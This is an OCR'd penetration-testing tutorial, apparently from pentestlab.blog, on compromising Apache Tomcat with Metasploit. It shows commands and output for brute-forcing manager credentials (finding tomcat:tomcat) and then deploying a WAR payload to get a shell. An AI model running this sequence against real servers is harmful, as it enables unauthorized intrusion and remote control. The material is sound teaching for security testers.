
Apache Tomcat Exploitation

pentestlab.blog/category/exploitation-techniques/page/17


March 22, 2012

In this article we will focus on the Apache Tomcat Web server and how we can discover the administrator's credentials in order to gain access to the remote system.So we are performing our internal penetration testing and we have discovered the Apache Tomcat running on a remote system on port 8180.



Apache Tomcat Discovery

Our next step will be to open metasploit framework and to search for specific modules about the Apache Tomcat by using the command***search Tomcat.***



Available Modules for Apache Tomcat

We have found an auxiliary scanner which will be the tool for our attempt to login to the Tomcat Application Manager.So we are selecting the scanner by using the command use auxiliary/scanner/http/tomcat_mgr_login and then we are configuring it properly as it appears on the next screenshot.

```
msf  auxiliary(tomcat_mgr_login) > use auxiliary/scanner/http/tomcat_mgr_login
msf  auxiliary(tomcat_mgr_login) > set rhosts 192.168.1.1
rhosts => 192.168.1.1
msf  auxiliary(tomcat_mgr_login) > set rport 8180
rport => 8180
msf  auxiliary(tomcat_mgr_login) > exploit
```

Configuration on the scanner

We don't have to give to give a path for a password list in this module because it is already configured to scan the password from a specific list of the metasploit wordlists.However if we have an appropriate wordlist,bigger than the existing one we can select our own.So we run the scanner and we are waiting to see if it will discover any valid credentials.

```
[-] 192.168.1.1:8180 TOMCAT_MGR - [12/50] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager]
 failed to login as 'admin'
[*] 192.168.1.1:8180 TOMCAT_MGR - [13/50] - Trying username:'manager' with password:'manager'
[-] 192.168.1.1:8180 TOMCAT_MGR - [13/50] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager]
 failed to login as 'manager'
[*] 192.168.1.1:8180 TOMCAT_MGR - [14/50] - Trying username:'role1' with password:'role1'
[-] 192.168.1.1:8180 TOMCAT_MGR - [14/50] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager]
 failed to login as 'role1'
[*] 192.168.1.1:8180 TOMCAT_MGR - [15/50] - Trying username:'root' with password:'root'
[-] 192.168.1.1:8180 TOMCAT_MGR - [15/50] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager]
 failed to login as 'root'
[*] 192.168.1.1:8180 TOMCAT_MGR - [16/50] - Trying username:'tomcat' with password:'tomcat'
[+] http://192.168.1.1:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] successful login
 'tomcat' : 'tomcat'
[*] 192.168.1.1:8180 TOMCAT_MGR - [17/50] - Trying username:'both' with password:'both'
[-] 192.168.1.1:8180 TOMCAT_MGR - [17/50] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager]
```

Discovery Valid Credentials in Apache Tomcat

The scanner have discovered valid credentials under the username **tomcat** and password **tomcat**.Now it is time to select the appropriate exploit in order to gain access to the remote target through the Apache Tomcat service.The metasploit framework has a specific module which can be used to execute a payload on Apache Tomcat servers that are running the manager application.


```
msf > use exploit/multi/http/tomcat_mgr_deploy
msf  exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   PATH      /manager         yes       The URI path of the manager app (/deploy and /undeploy will be use
d)
   Proxies                    no        Use a proxy chain
   RHOST                      yes       The target address
   RPORT     80               yes       The target port
   USERNAME                   no        The username to authenticate as
   VHOST                      no        HTTP server virtual host
```


Apache Tomcat Exploit

We can see from the above image that there is an option for username and an option for password to authenticate with the application in order to deliver the exploit.We already have valid credentials for this server from our previous scan so we will use them.The next image is showing how we have configured the exploit.




Exploit Settings

We will use the port 8180 instead of 80 because this is the port that the Apache Tomcat is running.Also as you can see it is important to set any valid credentials that you have discovered.




Exploitation of Apache Tomcat

As you can the exploit is uploading the payload as a .war archive and then it tries to execute the .jsp application using a PUT request.The exploit work and now we have a shell on the remote target.As an alternative option for the payload we could have used a meterpreter payload in order to execute more commands on the target instead of a simple shell.



Meterpreter Session through Apache Tomcat

Alternatively if we just want to get access to the web server we could use the valid credentials that we already know in order to login from the admin panel to Apache through our browser.The next two images are showing that:



Tomcat Login Screen

Apache Tomcat with login with valid account

Conclusion

In this article we demonstrate of how to use some specific metasploit modules of Apache Tomcat web server in order to gain a shell to the remote system.Of course the key factor here was that we have discovered a valid account.In real penetration testings it would much more difficult to identify such weak credentials as here.However the methodology is the same and with a good wordlist you can have the job done.